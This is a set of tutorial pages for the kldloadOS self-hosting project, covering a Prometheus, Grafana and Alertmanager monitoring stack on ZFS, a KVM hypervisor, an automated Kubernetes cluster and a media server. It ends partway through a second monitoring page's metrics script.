`kst` is the terminal view. Grafana is the browser view. Same infrastructure, same metrics, different interface. Use `kst` when you're SSH'd in at 2 AM. Use Grafana when you're reviewing trends over coffee. They complement each other — they don't compete.

1. ZFS DATASETS FOR THE MONITORING STACK

Every component gets its own dataset. Separate datasets mean separate recordsizes, separate snapshot policies, and separate compression ratios. Prometheus TSDB writes are append-heavy with periodic compactions — 128k recordsize and zstd compression are ideal. Grafana's SQLite database is tiny but critical — snapshot it frequently so you never lose a dashboard.

Create dedicated datasets

```
# Prometheus TSDB — append-heavy, compresses well
zfs create -o recordsize=128k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/prometheus rpool/srv/prometheus

# Grafana config and SQLite DB — small but precious
zfs create -o recordsize=32k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/grafana rpool/srv/grafana

# Alertmanager data — silence history, notification log
zfs create -o recordsize=32k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/alertmanager rpool/srv/alertmanager

# Check them
kdf
```

A filing cabinet with one big drawer is a junk drawer. Separate drawers for invoices, contracts, and receipts means you can lock, copy, or move each one independently. Datasets are drawers.

Sanoid snapshot policy for monitoring data

```
# /etc/sanoid/sanoid.conf — monitoring datasets

[rpool/srv/prometheus]
    use_template = monitoring
    recursive = no

[rpool/srv/grafana]
    use_template = monitoring-critical
    recursive = no

[rpool/srv/alertmanager]
```

```
    use_template = monitoring
    recursive = no

[template_monitoring]
    hourly = 48
    daily = 30
    monthly = 6
    yearly = 0
    autosnap = yes
    autoprune = yes

[template_monitoring-critical]
    # Grafana dashboards are hand-crafted — keep more history
    hourly = 72
    daily = 90
    monthly = 12
    yearly = 1
    autosnap = yes
    autoprune = yes
```

You back up your database every night. Why wouldn't you back up the dashboards that tell you whether the database is healthy? Grafana configs are infrastructure too.

2. DOCKER DEPLOYMENT — THE FULL STACK

Grafana, Prometheus, and Alertmanager all run as containers. Each container's data volume is a ZFS dataset. The containers are stateless and disposable. The data underneath is durable and versioned. Blow away a container, start a new one, point it at the same dataset — nothing lost.

docker-compose.yml for the monitoring stack

```
# /srv/monitoring/docker-compose.yml
version: "3.8"

services:
  prometheus:
    image: prom/prometheus:latest
    container_name: prometheus
    restart: unless-stopped
    ports:
      - "9090:9090"
    volumes:
      - /srv/prometheus:/prometheus
      - /srv/monitoring/prometheus.yml:/etc/prometheus/prometheus.yml:ro
      - /srv/monitoring/alert-rules.yml:/etc/prometheus/alert-rules.yml:ro
    command:
      - "--config.file=/etc/prometheus/prometheus.yml"
      - "--storage.tsdb.path=/prometheus"
      - "--storage.tsdb.retention.time=90d"
      - "--storage.tsdb.retention.size=50GB"
      - "--web.enable-lifecycle"

  grafana:
    image: grafana/grafana:latest
    container_name: grafana
    restart: unless-stopped
    ports:
      - "3000:3000"
    volumes:
      - /srv/grafana:/var/lib/grafana
    environment:
      - GF_SECURITY_ADMIN_PASSWORD=changeme
      - GF_USERS_ALLOW_SIGN_UP=false
      - GF_SERVER_ROOT_URL=http://localhost:3000
```

```
  alertmanager:
    image: prom/alertmanager:latest
    container_name: alertmanager
    restart: unless-stopped
    ports:
      - "9093:9093"
    volumes:
      - /srv/alertmanager:/alertmanager
      - /srv/monitoring/alertmanager.yml:/etc/alertmanager/alertmanager.yml:ro
    command:
      - "--config.file=/etc/alertmanager/alertmanager.yml"
      - "--storage.path=/alertmanager"

  node-exporter:
    image: prom/node-exporter:latest
    container_name: node-exporter
    restart: unless-stopped
    ports:
      - "9100:9100"
    volumes:
      - /proc:/host/proc:ro
      - /sys:/host/sys:ro
      - /:/rootfs:ro
      - /srv/monitoring/zfs-collector:/var/lib/node_exporter/textfile:ro
    command:
      - "--path.procfs=/host/proc"
      - "--path.sysfs=/host/sys"
      - "--path.rootfs=/rootfs"
      - "--collector.filesystem.mount-points-exclude=^/(sys|proc|dev|host|etc)($$|/)"
      - "--collector.textfile.directory=/var/lib/node_exporter/textfile"
```

```
# Launch it
cd /srv/monitoring && docker compose up -d

# Snapshot the entire stack before upgrading images
ksnap /srv/prometheus && ksnap /srv/grafana && ksnap /srv/alertmanager
docker compose pull && docker compose up -d
```

Containers are like tents — easy to set up, easy to tear down. ZFS datasets are the land underneath. The tent blows away in the wind. The land stays.

3. PROMETHEUS CONFIGURATION — SCRAPING EVERYTHING

Prometheus pulls metrics from exporters. Node exporter gives you CPU, RAM, disk, and network. The ZFS custom collector (below) gives you ARC stats, pool health, scrub status, and snapshot ages. If you run WireGuard, you get peer status, bandwidth, and handshake ages too.

prometheus.yml

```
# /srv/monitoring/prometheus.yml
global:
  scrape_interval: 15s
  evaluation_interval: 15s

rule_files:
  - "alert-rules.yml"

alerting:
  alertmanagers:
    - static_configs:
        - targets: ["alertmanager:9093"]

scrape_configs:
```

```
  # This node
  - job_name: "node"
    static_configs:
      - targets: ["node-exporter:9100"]
        labels:
          instance: "kldload-01"

  # Prometheus self-monitoring
  - job_name: "prometheus"
    static_configs:
      - targets: ["localhost:9090"]

  # Fleet nodes over WireGuard
  - job_name: "fleet"
    static_configs:
      - targets:
          - "10.10.0.2:9100"   # node-02
          - "10.10.0.3:9100"   # node-03
          - "10.10.0.4:9100"   # node-04
        labels:
          env: "production"

  # WireGuard exporter (if running)
  - job_name: "wireguard"
    static_configs:
      - targets: ["localhost:9586"]
    scrape_interval: 30s
```

4. ZFS CUSTOM COLLECTOR FOR NODE_EXPORTER

Node exporter's textfile collector reads `.prom` files from a directory. A cron job writes fresh ZFS metrics every minute. This gives Prometheus everything ZFS-specific: ARC hit rate, pool capacity, scrub age, snapshot counts, and dataset compression ratios. No special exporter binary needed — just a shell script and the textfile collector you already have.

ZFS metrics collector script

```
#!/bin/bash
# /usr/local/bin/zfs-prom-collector — write ZFS metrics for node_exporter

OUT="/srv/monitoring/zfs-collector/zfs.prom"
TMP="${OUT}.tmp"

{
    # ARC stats
    if [ -f /proc/spl/kstat/zfs/arcstats ]; then
        awk '
            /^size /   { printf "zfs_arc_size_bytes %s\n", $3 }
            /^c_max /  { printf "zfs_arc_max_bytes %s\n", $3 }
            /^hits /   { h=$3 }
            /^misses / { m=$3 }
            END {
                if (h+m > 0) printf "zfs_arc_hit_ratio %.4f\n", h/(h+m)
                printf "zfs_arc_hits_total %s\n", h
                printf "zfs_arc_misses_total %s\n", m
            }
        ' /proc/spl/kstat/zfs/arcstats
    fi

    # Pool health: 0=ONLINE, 1=DEGRADED, 2=FAULTED, 3=UNAVAIL
    zpool list -H -o name,health 2>/dev/null | while IFS=$'\t' read -r pool health; do
        case "$health" in
            ONLINE)   val=0 ;;
            DEGRADED) val=1 ;;
```

```
            FAULTED)  val=2 ;;
            *)        val=3 ;;
        esac
        echo "zfs_pool_health{pool=\"${pool}\"} ${val}"
    done

    # Pool capacity
    zpool list -Hp -o name,size,alloc,free,frag,cap 2>/dev/null | \
        while IFS=$'\t' read -r pool size alloc free frag cap; do
            echo "zfs_pool_size_bytes{pool=\"${pool}\"} ${size}"
            echo "zfs_pool_allocated_bytes{pool=\"${pool}\"} ${alloc}"
            echo "zfs_pool_free_bytes{pool=\"${pool}\"} ${free}"
            echo "zfs_pool_fragmentation_percent{pool=\"${pool}\"} ${frag}"
            echo "zfs_pool_capacity_percent{pool=\"${pool}\"} ${cap}"
        done

    # Scrub age in seconds
    zpool list -H -o name 2>/dev/null | while read -r pool; do
        last_scrub=$(zpool status "$pool" 2>/dev/null | \
            grep 'scan: scrub repaired' | \
            grep -oP '\w+ \w+ +\d+ \d+:\d+:\d+ \d+' | head -1)
        if [ -n "$last_scrub" ]; then
            scrub_epoch=$(date -d "$last_scrub" +%s 2>/dev/null)
            if [ -n "$scrub_epoch" ]; then
                age=$(( $(date +%s) - scrub_epoch ))
                echo "zfs_scrub_age_seconds{pool=\"${pool}\"} ${age}"
            fi
        fi
    done

    # Snapshot count per dataset
    zfs list -H -t snapshot -o name 2>/dev/null | \
        awk -F@ '{count[$1]++} END {for(ds in count) printf "zfs_snapshot_count{dataset=\"%s\"} %d\n", ds,
count[ds]}'

    # Oldest snapshot age per dataset (seconds)
    zfs list -H -t snapshot -o name,creation -s creation 2>/dev/null | \
        awk -F@ 'NR>0 {
            split($2, parts, "\t")
            ds=$1
            if (!(ds in seen)) {
                seen[ds]=1
                print ds "\t" parts[2]
            }
        }' | while IFS=$'\t' read -r ds creation; do
            if [ -n "$creation" ]; then
                snap_epoch=$(date -d "$creation" +%s 2>/dev/null)
                if [ -n "$snap_epoch" ]; then
                    age=$(( $(date +%s) - snap_epoch ))
                    echo "zfs_oldest_snapshot_age_seconds{dataset=\"${ds}\"} ${age}"
                fi
            fi
        done

} > "$TMP"
mv "$TMP" "$OUT"
```

```
# Install it
chmod +x /usr/local/bin/zfs-prom-collector
mkdir -p /srv/monitoring/zfs-collector

# Run every minute via cron
cat > /etc/cron.d/zfs-prom-collector <<'EOF'
* * * * * root /usr/local/bin/zfs-prom-collector
EOF

# Test it
/usr/local/bin/zfs-prom-collector && cat /srv/monitoring/zfs-collector/zfs.prom
```

Node exporter is a reporter who reads whatever documents you leave on the desk. The ZFS collector writes a fresh status report every 60 seconds. The reporter picks it up and hands it to Prometheus. No custom software. Just files.

5. WIREGUARD MONITORING

If your fleet talks over WireGuard, you need to know when a peer drops off, when a handshake goes stale, and how much bandwidth each tunnel is consuming. The `prometheus-wireguard-exporter` scrapes `wg show` and exposes it as Prometheus metrics.

WireGuard exporter

```
# Run the WireGuard exporter as a container
docker run -d --name wg-exporter \
    --restart unless-stopped \
    --cap-add NET_ADMIN \
    --network host \
    -v /run/wireguard:/run/wireguard:ro \
    mindflavor/prometheus-wireguard-exporter:latest \
    -p 9586

# Metrics available at http://localhost:9586/metrics
# Key metrics:
#   wireguard_sent_bytes_total{peer="..."}        — bytes sent per peer
#   wireguard_received_bytes_total{peer="..."}    — bytes received per peer
#   wireguard_latest_handshake_seconds{peer="..."}  — last handshake timestamp
```

A VPN tunnel looks fine until someone tries to use it. Handshake age tells you if the tunnel is alive. If the last handshake was 5 minutes ago, the tunnel is up. If it was 3 hours ago, something is wrong.

6. ALERT RULES — KNOW BEFORE YOUR USERS DO

Alerts are not optional. They are the difference between "we caught it at 3 AM" and "the CEO called at 9 AM." These rules cover pool health, ARC efficiency, scrub schedules, snapshot freshness, disk errors, and WireGuard peer status.

alert-rules.yml

```
# /srv/monitoring/alert-rules.yml
groups:
  - name: zfs
    rules:
      - alert: ZfsPoolDegraded
        expr: zfs_pool_health != 0
        for: 1m
        labels:
          severity: critical
        annotations:
          summary: "ZFS pool {{ $labels.pool }} is not ONLINE"
          description: "Pool {{ $labels.pool }} health value is {{ $value }} (1=DEGRADED, 2=FAULTED). Check zpool
status immediately."

      - alert: ZfsArcHitRateLow
        expr: zfs_arc_hit_ratio < 0.80
        for: 15m
        labels:
          severity: warning
        annotations:
          summary: "ZFS ARC hit rate below 80%"
          description: "ARC hit ratio is {{ $value | humanizePercentage }}. Consider increasing zfs_arc_max or
```

```
adding L2ARC."

      - alert: ZfsScrubOverdue
        expr: zfs_scrub_age_seconds > 2592000
        for: 1h
        labels:
          severity: warning
        annotations:
          summary: "ZFS scrub overdue on pool {{ $labels.pool }}"
          description: "Last scrub was {{ $value | humanizeDuration }} ago. Run: zpool scrub {{ $labels.pool }}"

      - alert: ZfsSnapshotTooOld
        expr: zfs_oldest_snapshot_age_seconds > 7776000
        for: 1h
        labels:
          severity: warning
        annotations:
          summary: "Oldest snapshot on {{ $labels.dataset }} is over 90 days old"
          description: "Consider reviewing snapshot retention. Old snapshots hold space."

      - alert: ZfsPoolCapacityHigh
        expr: zfs_pool_capacity_percent > 80
        for: 30m
        labels:
          severity: warning
        annotations:
          summary: "ZFS pool {{ $labels.pool }} over 80% capacity"
          description: "Pool {{ $labels.pool }} is at {{ $value }}%. ZFS performance degrades above 80%. Free
space or expand the pool."

      - alert: ZfsPoolCapacityCritical
        expr: zfs_pool_capacity_percent > 90
        for: 5m
        labels:
          severity: critical
        annotations:
          summary: "ZFS pool {{ $labels.pool }} over 90% — act now"
          description: "Pool {{ $labels.pool }} is at {{ $value }}%. Delete snapshots, remove data, or add vdevs."

  - name: wireguard
    rules:
      - alert: WireguardPeerDown
        expr: time() - wireguard_latest_handshake_seconds > 300
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "WireGuard peer {{ $labels.peer }} last handshake over 5 minutes ago"
          description: "Peer may be offline or unreachable. Check network connectivity."

  - name: system
    rules:
      - alert: HighCpuUsage
        expr: 100 - (avg by(instance) (rate(node_cpu_seconds_total{mode="idle"}[5m])) * 100) > 85
        for: 10m
        labels:
          severity: warning
        annotations:
          summary: "CPU usage above 85% on {{ $labels.instance }}"

      - alert: HighMemoryUsage
        expr: (1 - (node_memory_MemAvailable_bytes / node_memory_MemTotal_bytes)) * 100 > 90
        for: 10m
        labels:
          severity: warning
        annotations:
          summary: "Memory usage above 90% on {{ $labels.instance }}"
          description: "Note: ZFS ARC uses RAM intentionally. Check arc_summary before panicking."

      - alert: DiskErrorsDetected
```

```
        expr: rate(node_disk_io_time_weighted_seconds_total[5m]) > 0.5
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "High disk I/O latency on {{ $labels.instance }}"
```

Smoke detectors don't put out fires. But they wake you up before the house burns down. Alert rules are smoke detectors for infrastructure.

alertmanager.yml

```
# /srv/monitoring/alertmanager.yml
global:
  resolve_timeout: 5m

route:
  receiver: "default"
  group_by: ["alertname", "instance"]
  group_wait: 30s
  group_interval: 5m
  repeat_interval: 4h
  routes:
    - receiver: "critical"
      match:
        severity: critical
      repeat_interval: 1h

receivers:
  - name: "default"
    webhook_configs:
      - url: "http://localhost:8065/hooks/your-webhook-id"
        # Replace with your webhook — Mattermost, Slack, Gotify, ntfy, whatever

  - name: "critical"
    webhook_configs:
      - url: "http://localhost:8065/hooks/your-webhook-id"
    # Add email, PagerDuty, or SMS for critical alerts
```

7. PRE-BUILT GRAFANA DASHBOARD

Import this JSON into Grafana and you get a single-pane view of your kldloadOS node: pool health, ARC statistics, disk I/O, CPU/RAM, and service status. Every panel uses the metrics from node_exporter and the ZFS custom collector above.

kldloadOS dashboard JSON (import via Grafana UI)

```
{
  "dashboard": {
    "title": "kldloadOS — Node Overview",
    "tags": ["kldload", "zfs"],
    "timezone": "browser",
    "panels": [
      {
        "title": "ZFS Pool Health",
        "type": "stat",
        "targets": [{"expr": "zfs_pool_health"}],
        "fieldConfig": {
          "defaults": {
            "mappings": [
              {"type": "value", "options": {"0": {"text": "ONLINE", "color": "green"}}},
```

```
          {"type": "value", "options": {"1": {"text": "DEGRADED", "color": "orange"}}},
          {"type": "value", "options": {"2": {"text": "FAULTED", "color": "red"}}}
        ]
      }
    },
    "gridPos": {"h": 4, "w": 6, "x": 0, "y": 0}
  },
  {
    "title": "ARC Hit Rate",
    "type": "gauge",
    "targets": [{"expr": "zfs_arc_hit_ratio * 100"}],
    "fieldConfig": {
      "defaults": {
        "unit": "percent",
        "min": 0, "max": 100,
        "thresholds": {
          "steps": [
            {"color": "red", "value": 0},
            {"color": "orange", "value": 70},
            {"color": "yellow", "value": 80},
            {"color": "green", "value": 90}
          ]
        }
      }
    },
    "gridPos": {"h": 4, "w": 6, "x": 6, "y": 0}
  },
  {
    "title": "ARC Size",
    "type": "timeseries",
    "targets": [
      {"expr": "zfs_arc_size_bytes", "legendFormat": "ARC Current"},
      {"expr": "zfs_arc_max_bytes", "legendFormat": "ARC Max"}
    ],
    "fieldConfig": {"defaults": {"unit": "bytes"}},
    "gridPos": {"h": 8, "w": 12, "x": 12, "y": 0}
  },
  {
    "title": "Pool Capacity",
    "type": "bargauge",
    "targets": [{"expr": "zfs_pool_capacity_percent", "legendFormat": "{{ pool }}"}],
    "fieldConfig": {
      "defaults": {
        "unit": "percent", "min": 0, "max": 100,
        "thresholds": {
          "steps": [
            {"color": "green", "value": 0},
            {"color": "yellow", "value": 70},
            {"color": "red", "value": 85}
          ]
        }
      }
    },
    "gridPos": {"h": 8, "w": 6, "x": 0, "y": 4}
  },
  {
    "title": "Scrub Age (days)",
    "type": "stat",
    "targets": [{"expr": "zfs_scrub_age_seconds / 86400", "legendFormat": "{{ pool }}"}],
    "fieldConfig": {
      "defaults": {
        "unit": "d",
        "thresholds": {
          "steps": [
            {"color": "green", "value": 0},
            {"color": "yellow", "value": 14},
            {"color": "red", "value": 30}
          ]
        }
      }
    }
```

```
        },
        "gridPos": {"h": 8, "w": 6, "x": 6, "y": 4}
      },
      {
        "title": "CPU Usage",
        "type": "timeseries",
        "targets": [
          {"expr": "100 - (avg(rate(node_cpu_seconds_total{mode='idle'}[5m])) * 100)", "legendFormat": "CPU %"}
        ],
        "fieldConfig": {"defaults": {"unit": "percent", "min": 0, "max": 100}},
        "gridPos": {"h": 8, "w": 12, "x": 0, "y": 12}
      },
      {
        "title": "Memory Usage",
        "type": "timeseries",
        "targets": [
          {"expr": "node_memory_MemTotal_bytes - node_memory_MemAvailable_bytes", "legendFormat": "Used"},
          {"expr": "node_memory_MemTotal_bytes", "legendFormat": "Total"}
        ],
        "fieldConfig": {"defaults": {"unit": "bytes"}},
        "gridPos": {"h": 8, "w": 12, "x": 12, "y": 12}
      },
      {
        "title": "Disk I/O",
        "type": "timeseries",
        "targets": [
          {"expr": "rate(node_disk_read_bytes_total[5m])", "legendFormat": "Read {{ device }}"},
          {"expr": "rate(node_disk_written_bytes_total[5m])", "legendFormat": "Write {{ device }}"}
        ],
        "fieldConfig": {"defaults": {"unit": "Bps"}},
        "gridPos": {"h": 8, "w": 12, "x": 0, "y": 20}
      },
      {
        "title": "Snapshot Count per Dataset",
        "type": "bargauge",
        "targets": [{"expr": "zfs_snapshot_count", "legendFormat": "{{ dataset }}"}],
        "gridPos": {"h": 8, "w": 12, "x": 12, "y": 20}
      }
    ],
    "time": {"from": "now-24h", "to": "now"},
    "refresh": "30s"
  }
}
```

```
# Import via Grafana API
curl -s -X POST http://localhost:3000/api/dashboards/db \
    -H "Content-Type: application/json" \
    -u admin:changeme \
    -d @/srv/monitoring/kldload-dashboard.json
```

8. FEDERATION — CENTRAL GRAFANA, FLEET NODES

One Grafana instance. Many Prometheus instances. Each node in the fleet runs its own Prometheus and node_exporter behind WireGuard. The central Prometheus federates from all of them, or you add each node's Prometheus as a Grafana datasource directly. WireGuard makes this secure without certificates or VPN appliances.

Option A: Prometheus federation

Central Prometheus scrapes `/federate` from each node's Prometheus. One TSDB with all fleet data. Good for up to ~20 nodes.

```
# In central prometheus.yml
- job_name: "federate-fleet"
```

```
  honor_labels: true
  metrics_path: "/federate"
  params:
    'match[]':
      - '{job="node"}'
      - '{__name__=~"zfs_.*"}'
  static_configs:
    - targets:
        - "10.10.0.2:9090"
        - "10.10.0.3:9090"
        - "10.10.0.4:9090"
```

Option B: Multiple Grafana datasources

Each node's Prometheus is a separate Grafana datasource. No central TSDB needed. Dashboards use datasource variables to switch between nodes.

```
# Add each node as a datasource in Grafana
# Settings > Data Sources > Add data source
# Type: Prometheus
# URL: http://10.10.0.2:9090
# Name: node-02

# In your dashboard, add a variable:
# Name: datasource
# Type: Datasource
# Filter: Prometheus
```

9. KST VS GRAFANA — TERMINAL AND BROWSER, SAME DATA

`kst` is the terminal view. Grafana is the browser view. They are not competitors. Use `kst` when you're on the box over SSH, diagnosing a live issue. Use Grafana when you're reviewing trends, building dashboards, or showing a colleague what happened yesterday. Same node_exporter. Same ZFS metrics. Different rendering engine.

kst — the terminal view

`kst` reads system state directly and renders it in the terminal. No browser needed. Pool health, ARC hit rate, service status, disk I/O — all in a single glance. Perfect for quick checks, automation scripts, and headless servers.

```
# Quick health check via SSH
ssh node-04 kst

# Watch live stats (refreshes every 2s)
watch -n 2 kst
```

Grafana — the browser view

Grafana reads from Prometheus and renders time-series graphs. Historical trends, drill-downs, annotations, alerting visualizations. Perfect for post-mortems, capacity planning, and showing stakeholders what the infrastructure looks like over time.

```
# Open in browser
http://kldload-01:3000

# Or over WireGuard
```

```
http://10.10.0.1:3000
```

Monitoring data belongs on ZFS. Prometheus metrics, Grafana dashboards, Alertmanager state — this data tells you the history of your infrastructure. Without it, every incident starts from zero. With ZFS underneath, your monitoring history is checksummed, compressed, snapshotted, and replicable to a backup node with a single `syncoid` command.

You don't need a SaaS vendor to observe your own servers. You need Prometheus, Grafana, a shell script, and a filesystem that won't let your data rot. You already have all four.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Hypervisor — your own private cloud.

A hypervisor is a machine that runs other machines. Instead of one OS per box, you run many — each isolated, each with its own kernel, each thinking it has the hardware to itself. This is how every cloud provider works. Now it's your turn.

What you'll build

KVM + QEMU + libvirt on ZFS

Linux's built-in hypervisor (KVM) with QEMU for hardware emulation and libvirt for management. VMs stored as ZFS zvols — block devices backed by ZFS. This means your VMs get snapshots, compression, and cloning for free.

Clone a 40GB VM in under a second. Snapshot before patching. Roll back if it breaks.

The recipe

```
# Start with a kldload server install, then:

# Install hypervisor packages
kpkg install qemu-system-x86 libvirt-daemon-system virtinst \
             ovmf bridge-utils virt-manager

# Enable and start libvirt
systemctl enable --now libvirtd

# Create a ZFS dataset for VM storage
kdir -o compression=lz4 /srv/vms

# Create a zvol for your first VM (40GB thin-provisioned)
zfs create -V 40G -s rpool/srv/vms/my-first-vm

# Install a VM from ISO
virt-install \
  --name my-first-vm \
  --ram 4096 --vcpus 4 \
  --disk /dev/zvol/rpool/srv/vms/my-first-vm \
  --cdrom /srv/isos/debian-13-netinst.iso \
  --os-variant debian13 \
  --network default \
  --graphics vnc

# Snapshot before doing anything risky
zfs snapshot rpool/srv/vms/my-first-vm@clean-install

# Clone the VM instantly (CoW — uses zero extra space)
zfs clone rpool/srv/vms/my-first-vm@clean-install rpool/srv/vms/my-second-vm
```

What you'll learn

Hardware virtualization

How KVM uses CPU extensions (VT-x/AMD-V) to run guest kernels at near-native speed. Why QEMU handles device emulation. How libvirt ties it all together.

Storage virtualization

Why zvols beat qcow2 for VM storage. How thin provisioning works. Why copy-on-write cloning makes golden images practical. How ZFS snapshots give you instant VM rollback.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Kubernetes Cluster — self-assembling from sealed ISOs.

This is the real thing. A complete Kubernetes cluster that builds itself from ISOs. Three roles — master, etcd/control-plane, worker — each with its own sealed ISO containing a role-specific `postinstall.sh`. Boot the VMs. Walk away. Come back to a running cluster with Calico CNI, Helm, and WireGuard mesh.

The architecture

Three roles, three ISOs

Master
Salt master + WireGuard hub + kubectl + cluster-autobootstrap timer. Orchestrates everything. Does NOT run kubelet.
etcd (control-plane)
kubelet + kubeadm + kubectl + containerd. Runs `kubeadm init` (first node) or `kubeadm join --control-plane` (additional). Salt minion reports back to master.
Worker
kubelet + kubeadm + containerd. Joins cluster via `kubeadm join`. Salt minion for management. Runs your workloads.

How it self-assembles

The timeline

```
# Minute 0: Build ISOs (one per role)
./deploy.sh build   # builds master.iso, etcd-1.iso, worker-1.iso, worker-2.iso

# Minute 1: Deploy to Proxmox (or KVM, or bare metal)
# Each ISO: preseed install → poweroff → boot from disk → postinstall → poweroff

# Minute 15: All VMs powered off after postinstall
# Master has: Salt master, WireGuard hub, kubectl
# etcd nodes have: containerd, kubelet, Salt minion, WireGuard client
# Workers have: containerd, kubelet, Salt minion, WireGuard client

# Minute 16: All VMs started for production
# Master's wg-sync-salt.timer runs every 30s:
#   - Discovers Salt minions
#   - Reads WireGuard pubkeys from grains
#   - Pushes WireGuard configs to all nodes
#   - Generates Ansible inventory from Salt grains

# Minute 18: cluster-autobootstrap.timer runs every 60s:
#   - Finds first etcd node (control-plane)
#   - Runs kubeadm init on it
#   - Installs Calico CNI (Tigera operator)
```

```
#   - Joins remaining etcd nodes as control-planes
#   - Joins workers
#   - Pushes admin.conf to all control-planes
#   - Marks done when all nodes are Ready

# Minute 25: kubectl get nodes
# NAME      STATUS   ROLES           VERSION
# etcd-1    Ready    control-plane   v1.35.x
# worker-1  Ready    <none>          v1.35.x
# worker-2  Ready    <none>          v1.35.x
```

25 minutes from ISOs to running Kubernetes cluster. Zero SSH. Zero manual commands. The ISOs do everything.

The inventory

Define your cluster in environment variables

```
# Node spec: vmid name role lan_ip wg_cidr
MASTER_ID=999     MASTER_NAME=master    MASTER_LAN=10.100.10.20
ETCD_COUNT=1      ETCD_LAN_BASE=10.100.10.30
WORKER_COUNT=2    WORKER_LAN_BASE=10.100.10.40

# Results in:
# 999  master    master  10.100.10.20  10.78.0.1/16
# 1000 etcd-1    etcd    10.100.10.30  10.78.0.5/32
# 1010 worker-1  worker  10.100.10.40  10.78.0.11/32
# 1011 worker-2  worker  10.100.10.41  10.78.0.12/32

# Scale by changing counts:
ETCD_COUNT=3 WORKER_COUNT=5 ./deploy.sh build
# Builds 9 ISOs. Deploy. Walk away. Full HA cluster.
```

What each postinstall does

Master postinstall

APT sources → base packages → users + SSH hardening → WireGuard hub (star topology) → IP forwarding → Salt master + API → kubectl → Helm → nftables firewall → wg-sync-salt timer (30s) → cluster-autobootstrap timer (60s) → helm-autobootstrap timer → poweroff

etcd/worker postinstall

APT sources → base packages → users + SSH hardening → WireGuard key generation → Salt minion (points to master) → kernel tweaks (ip_forward, br_netfilter, overlay, swap off) → containerd (SystemdCgroup=true) → kubeadm + kubelet → nftables (k8s ports) → poweroff

The self-healing WireGuard mesh

wg-sync-salt: automatic peer management

Every 30 seconds, the master's `wg-sync-salt` timer:

1. Queries Salt grains for every minion's WireGuard pubkey, CIDR, role, and LAN IP
2. Regenerates the master's `wg0.conf` with all peers

3. Pushes WireGuard client configs to each minion via Salt
4. Runs `wg syncconf` to apply changes without restarting the interface
5. Generates Ansible inventory from Salt grains (master/etcd/workers groups)

New node boots → Salt minion connects → grains include WireGuard pubkey → wg-sync-salt picks it up → pushes config → node joins the mesh. Automatic.

Clone and replicate

ZFS makes Kubernetes disposable

```
# Snapshot the entire cluster state
for node in master etcd-1 worker-1 worker-2; do
  ssh admin@${node} "sudo ksnap"
done

# Worker dies? Don't fix it. Clone from golden and rejoin.
zfs clone rpool/vms/worker-golden@base rpool/vms/worker-3
# Boot → postinstall → Salt minion → WireGuard → kubeadm join → Ready

# Upgrade the cluster? Snapshot first.
ssh admin@etcd-1 "sudo kbe create pre-k8s-upgrade"
# Run kubeadm upgrade. If it breaks:
ssh admin@etcd-1 "sudo kbe rollback pre-k8s-upgrade"
# 15 seconds. Cluster is back to pre-upgrade state.

# Replicate the entire cluster to DR site
for node in master etcd-1 worker-1 worker-2; do
  ssh admin@${node} "sudo zfs send -R rpool@backup | ssh dr-site zfs recv backup/${node}"
done
```

Kubernetes nodes are cattle. ZFS makes them infinitely clonable cattle with instant rollback. That's the combination nobody else has.

The commands that matter

slist
Formatted fleet inventory — minion ID, host, OS, LAN IP, WG IP, CPUs, RAM, role
sping
Ping all Salt minions — instant cluster health check
sknodes
`kubectl get nodes -o wide` via Salt on the control-plane
skpods
`kubectl get pods -A -o wide` via Salt
khelp
Full kubectl/helm/calico helper command reference

Every node is a bash script. Every step is auditable. The master postinstall is ~800 lines. The node postinstall is ~400 lines. No Ansible. No Terraform. No vendor SDK. The ISOs bootstrap themselves, discover each other via Salt, mesh via WireGuard, and converge into a Kubernetes cluster. All from `./deploy.sh build`.

← Build Overview ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Media Server — your library, your rules.

Your movies, music, and photos on a filesystem that never silently corrupts a frame. ZFS compression means your 4TB library fits in 2.5TB of disk. Snapshots mean you can undo that accidental delete. And it's yours — no subscription, no cloud, no limits.

The recipe

```
# Start with a kldload desktop or server install, then:

# Create a compressed media dataset
kdir -o compression=zstd -o recordsize=1M /srv/media

# Option A: Jellyfin (free, open source)
kpkg install jellyfin
systemctl enable --now jellyfin
# Browse to http://your-ip:8096

# Option B: Plex (free tier, proprietary)
# Download .deb/.rpm from plex.tv and install with kpkg

# Organize your media
kdir /srv/media/movies
kdir /srv/media/tv
kdir /srv/media/music
kdir /srv/media/photos

# Snapshot your library (undo accidental deletes)
ksnap /srv/media

# Access deleted files via the hidden .zfs directory
ls /srv/media/.zfs/snapshot/
```

What you'll learn

Record size tuning

Why media files want 1MB record sizes. Why databases want 8K. How ZFS lets you tune per-dataset. The performance difference is massive.

Compression tradeoffs

LZ4 for speed, ZSTD for ratio. Why already-compressed media (MP4, FLAC) doesn't compress further. Why text, logs, and metadata compress 3–5x. Choose per dataset.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Monitoring & Alerting — see everything, miss nothing.

If you can't see it, you can't fix it. Prometheus scrapes metrics from every node. Grafana visualizes them. Alertmanager tells you when something's wrong. All on ZFS — so your monitoring data is checksummed, compressed, and snapshotable.

The recipe

Step 1: Node exporter on every machine

```
# Already installed on kldload systems, just enable:
systemctl enable --now prometheus-node-exporter

# Verify — metrics available on port 9100
curl -s http://localhost:9100/metrics | head -5
```

Step 2: ZFS-specific metrics

```
# Create a script that exports ZFS metrics for Prometheus
cat > /usr/local/bin/zfs-metrics.sh <<'METRICS'
#!/bin/bash
# ZFS metrics for node_exporter textfile collector

OUT="/var/lib/prometheus/node-exporter/zfs.prom"
mkdir -p "$(dirname $OUT)"

{
  # Pool health (1=ONLINE, 0=DEGRADED/FAULTED)
  echo "# HELP zfs_pool_healthy Pool health status"
  echo "# TYPE zfs_pool_healthy gauge"
  zpool list -H -o name,health | while read pool health; do
    [[ "$health" == "ONLINE" ]] && echo "zfs_pool_healthy{pool=\"$pool\"} 1" || echo
"zfs_pool_healthy{pool=\"$pool\"} 0"
